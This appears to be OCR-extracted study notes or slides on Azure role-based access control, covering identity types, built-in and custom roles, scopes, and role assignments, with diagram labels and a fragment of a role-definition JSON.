

AAD Identity
User
Enterprise Application
User Identity
Service Principal
Managed identity
Permissions
AAD
ARM
Permissions
AAD
ARM
System Assigned
User Assigned
Permissions
ARM
Permissions
AAD
ARM




Azure Identity [Security Principal]


Role Definition -

- A role definition is a collection of permissions. It's typically just called a role. A role definition lists the operations that can be performed, such as read, write, and delete. Roles can be high-level, like owner, or specific, like virtual machine reader.
  - Owner
  - Contributor
  - Reader
  - Other Built-in Roles
  - Custom Roles



Built-In Role


Azure ARM Roles
Owner
Contributor
Reader
Custom role
Permissions
Permissions
Permissions
Permissions
Full Permission
Full Access but Does not allow to Assign Role in RBAC
Read Only Access
Custom Permissions



Owner Role Definition [Permissions]

Scope -

- Scope is the set of resources that the access applies to. When you assign a role, you can further limit the actions allowed by defining a scope.
  - Management Group Level
  - Subscription
  - Resource Group
  - Individual Resource

Role assignments

- A role assignment is the process of attaching a role definition to a user, group, service principal, or managed identity at a particular scope for the purpose of granting access.

- Access is granted by creating a role assignment, and access is revoked by removing a role assignment.

1. Security Principal

Marketing group

```
"Actions": [
"*"
],
"NotActions": [
"Auth/*/Delete",
"Auth/*/Delete",
"Auth/*/elevate...
```

Contributor

Pharma-sales
Resource group

Role Assignment


Owner
Contributor
Reader
Backup Operator
Security reader
User access Administrator
Virtual machine contributor

Built-in Role

